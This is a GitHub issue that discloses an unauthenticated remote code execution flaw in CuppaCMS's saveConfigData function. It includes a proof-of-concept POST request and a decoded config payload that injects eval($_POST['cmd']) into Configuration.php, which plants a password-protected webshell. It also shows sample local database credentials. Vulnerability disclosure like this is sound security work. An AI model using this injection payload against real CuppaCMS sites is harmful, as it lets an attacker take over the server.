New issue

Jump to bottom

Unauthorized Remote Code Execution vulnerability exists in CuppaCMS via saveConfigData function #29

Open **bkfish** opened this issue on Feb 19 · 0 comments

bkfish commented on Feb 19


An Unauthorized attacker can execute arbitrary php code via `/classes/ajax/Functions.php`, `saveConfigData` function

poc

```
POST /classes/ajax/Functions.php HTTP/1.1
Host: localhost:8888
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 1097
Cookie:  country=us; language=en; administrator_document_path=%2F

file=eyJhZG1pbmlzdHJhdG9yX3RlbXBsYXRlIjoiZGVmYXVsdCIsImxpc3RfbGltaXQiOiIyNSIsImZvbnRfbGlzdCI6IlJhbGV3
```

then `/Configuration.php` is your webshell password is `cmd`



analysis

when parameter file is

```
eyJhZG1pbmlzdHJhdG9yX3RlbXBsYXRlIjoiZGVmYXVsdCIsImxpc3RfbGltaXQiOiIyNSIsImZvbnRfbGlzdCI6IlJhbGV3YXkiL
```

after base64decode is

```
{"administrator_template":"default","list_limit":"25","font_list":"Raleway","secure_login":"0","secure
_login_value":"","secure_login_redirect":"","language_default":"en","country_default":"us","global_enco
de":"sha1Salt","global_encode_salt":"AGdvMdq9RRcwjFz0XQqucpFprKXgbWM2","ssl":"0","lateral_menu":"expand
ed","base_url":"","auto_logout_time":"30","redirect_to":"false","host":"localhost","db":"baicms","user"
:"root","password":"123qwe","table_prefix":"cu_","allowed_extensions":"*.gif; *.jpg; *.jpeg; *.pdf;
*.ico; *.png;
*.svg;*.php;","upload_default_path":"upload_files","maximum_file_size":"5242880","csv_column_separator"
:",","tinify_key":"","email_outgoing":"","forward":"","smtp":"0","email_host":"","email_port":"","email
_password":"","smtp_security":"","code":"\";}eval($_POST['cmd']);/*"}
```

we can code inject into the last line, and the final result is our shellcode injected to the `/Configuration.php`

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant